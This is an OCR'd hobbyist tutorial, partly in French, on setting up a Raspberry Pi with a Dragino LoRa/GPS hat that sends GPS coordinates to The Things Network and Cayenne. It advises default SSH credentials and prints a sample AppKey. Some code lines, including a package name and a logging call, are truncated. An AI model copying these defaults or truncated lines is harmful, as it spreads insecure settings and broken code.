


Figure 3: WiFi_Dragino



On thethingsnetwork :

Fill the Gateway EUI same as precedent configuration on the dragino. Le GatewayID is free but must be unique and available on TTN. The gateway name is totally free of choice. Enfin les Gateway Server Address doit correspondre au précedent soit pour l'Europe : eu1.cloud.thethings.network

The last option can be let as it is.

You have now your gateway connected to LoRaWAN




Figure 4: config_ttn_gw

Preparation of the RaspberryPi (the connected object) : A raspberry is a minicomputer of the height approximatively of a Bank card with the power of a smartphone et a I/O electrical pinout. The Operationnal System of this hardware is often (and in this study) on a micro-SD card (it can be Netboot, USB/HDD, eMMC). We gonna greate the SD card with this methodology :

The SD-Card :

Download Raspi-Imager from https://www.raspberrypi.com/software/

To install it on Ubuntu > 20.04 you just have to do (Ctrl-Alt-t) and type

```
sudo snap install rpi-imager
```

Then we download the Debian Bullseye OS

we select the following options ssh : username/password (advice : “pi”/“raspberry”) Wifi : from the phone or any you have available optional : set hostname = raspberry.local

We the the media that will be written on Then we put the SD-Card on the raspberry and monitor it via HDMI. Or if you don’t have HDMI hardware you can access through SSH. For example if the local network is 192.168.1.0/24 you can do (on the host)

```
nmap 192.168.1.1-254 -p 22
```

to know RPi IP adress or you can try

```
sudo arp -a
```

Then to spawn a shell on the RPi




Figure 5: choose_os




Figure 6: options_sd_rpi

```
ssh pi@ip_found_previously
```

or

```
ssh pi@raspberrypi.local
```

Then on the shell

```
sudo apt update && sudo apt upgrade
```

Now we install necessary packages

```
sudo apt install git device-tree-compiler git python3-crypto python3-nmea2 python3-rpi.gpio python3-seri
pip3 install simplecayennelpp
git clone https://github.com/bbaranoff/libgps
cd libgps
make
sudo make install
sudo ldconfig
nano /etc/default/gpsd
```

```
# Default settings for the gpsd init script and the hotplug wrapper.

# Start the gpsd daemon automatically at boot time
START_DAEMON="true"

# Use USB hotplugging to add new USB devices automatically to the daemon
USBAUTO="false"

# Devices gpsd should collect to at boot time.
# They need to be read/writeable, either by user gpsd or the group dialout.
DEVICES="/dev/ttyAMA0"

# Other options you want to pass to gpsd
GPSD_OPTIONS="-n"
```

Now we add to /boot/config.txt those lines at the end

```
enable_uart=1
dtoverlay=miniuart-bt
dtoverlay=spi-gpio-cs
```

We modify /boot/cmdline.txt to make it looks like

```
dwc_otg.lpm_enable=0 console=tty1 root=/dev/mmcblk0p2 rootfstype=ext4 elevator=deadline fsck.repair=yes
```

Then /home/pi

```
git clone https://github.com/computenodes/dragino
cd dragino/overlay
dtc -@ -I dts -O dtb -o spi-gpio-cs.dtbo spi-gpio-cs-overlay.dts
sudo cp spi-gpio-cs.dtbo /boot/overlays/
sudo reboot
```

Then in /home/pi we create gpscron like :

```
#!/bin/bash
sudo python3 /home/pi/dragino/test_cayenne.py
```

It will be called par cron. (Advice ! Set `sudo chmod 644 gpscorn` to avoid privilege escalation)

Then we write in /home/pi/dragino : test_cayenne.py like

```
#!/usr/bin/env python3
"""
    Test harness for dragino module - sends hello world out over LoRaWAN 5 times
"""
import logging
from datetime import datetime
from time import sleep
import RPi.GPIO as GPIO
from dragino import Dragino
#import subprocess
import gpsd
from simplecayennelpp import CayenneLPP # import the module required to pack th$
import binascii
# importing the module
# Connect to the local gpsd
gpsd.connect()
packet = gpsd.get_current()
# See the inline docs for GpsResponse for the available data
print(packet.position())
lat = packet.lat
lon = packet.lon
alt = packet.alt

print (lat, lon, alt)
lpp = CayenneLPP()
lpp.addGPS( 1, lat, lon, alt)
text=binascii.hexlify(lpp.getBuffer()).decode()
sent=list(binascii.unhexlify(text))
print(text)
logLevel=logging.DEBUG
logging.basicConfig(filename="test.log", format='%(asctime)s - %(funcName)s - %(lineno)d - %(levelname)s
D = Dragino("/home/pi/dragino/dragino.ini", logging_level=logLevel)
D.join()
while not D.registered():
    print("Waiting for JOIN ACCEPT")
    sleep(2)
for i in range(0, 2):
    D.send_bytes(sent)
```

```
    start = datetime.utcnow()
    while D.transmitting:
        pass
    end = datetime.utcnow()
    print("Sent GPS coordinates ({})".format(end-start))
    sleep(1)
```

We take now /home/pi/dragino/dragino.ini.default to rewrite it to /home/pi/dragino/dragino.ini like

```
gps_baud_rate = 9600
gps_serial_port = /dev/ttyS0
gps_serial_timeout = 1
gps_wait_period = 10

#LoRaWAN configuration
spreading_factor = 7
max_power = 0x0F
output_power = 0x0E
sync_word = 0x34
rx_crc = True
#Where to store the frame count
fcount_filename = .lora_fcount

##Valid auth modes are ABP or OTAA
##All values are hex arrays eg devaddr = 0x01, 0x02, 0x03, 0x04
#auth_mode = "abp"
#devaddr =
#nwskey =
#appskey =

auth_mode = otaa
deveui = 0xFF, 0xFE, 0xFD, 0xFC, 0xFC, 0xFD, 0xFE, 0xFF
appeui = 0x70, 0xB3, 0xD5, 0x00, 0x00, 0xD5, 0xB3, 0x70
appkey = 0x3D, 0x83, 0xC3, 0x16, 0x2C, 0xAD, 0x44, 0xB7, 0xB0, 0x50, 0x6C, 0x3C, 0xA1, 0x54, 0x36, 0xB7
```

By choosing DevEUI, AppEUI (unique on TTN), and AppKey with enough entropy that it can't be cracked (beware of MSB, LSB writing between dragin_cayenne.py and TTN) Enfin pour executer le script python toutes les minutes :

```
sudo crontab -e
```

We select our favorite editor to add

```
* * * * * /home/pi/gpscron
```

at the endfile. For the raspberry we are now ready to go. Lets see from the network side

LoraWan Conection (TheThingsNetwork)

Go to application -> Create then in EndDevices -> + Add Endevice

Then with previous parameters set on the RPi (AppEUI, DevEUI, AppKey) in /home/pi/dragino/dragino.ini we put them on TTN

So in this study example :




Figure 7: add_enddevice

```
deveui = 0xFF, 0xFE, 0xFD, 0xFC, 0xFC, 0xFD, 0xFE, 0xFF
appeui = 0x70, 0xB3, 0xD5, 0x00, 0x00, 0xD5, 0xB3, 0x70
appkey = 0x3D, 0x83, 0xC3, 0x16, 0x2C, 0xAD, 0x44, 0xB7, 0xB0, 0x50, 0x6C, 0x3C, 0xA1, 0x54, 0x36, 0xB7
```

Power On the Pi (Trick to make GPS work (on RPi) !!!!!)

Sur le shell du pi :

```
sudo ntpdate fr.pool.ntp.org
```

Put the RPi outside Pull off the Tx Jumper of the dragino and wait for 3D Fix (the green blinking light of the dragino). Then hotplug the jumper Tx.

You should have (your first ?) connected object

Payload Format

In this study we have choose the CayenneLPP format like

In the created application you should see your device

Data monitoring (Cayenne Integration)

Go to https://mydevices.com/

Create a Cayenne Account

Select TheThingsNetwork

Sélection Dragino RPi Hat et mettre le DevEUI




Figure 8: register_enddevice




Figure 9: format_cayenne




Figure 10: coordonnees_ttn




Figure 11: add_new_cayenne

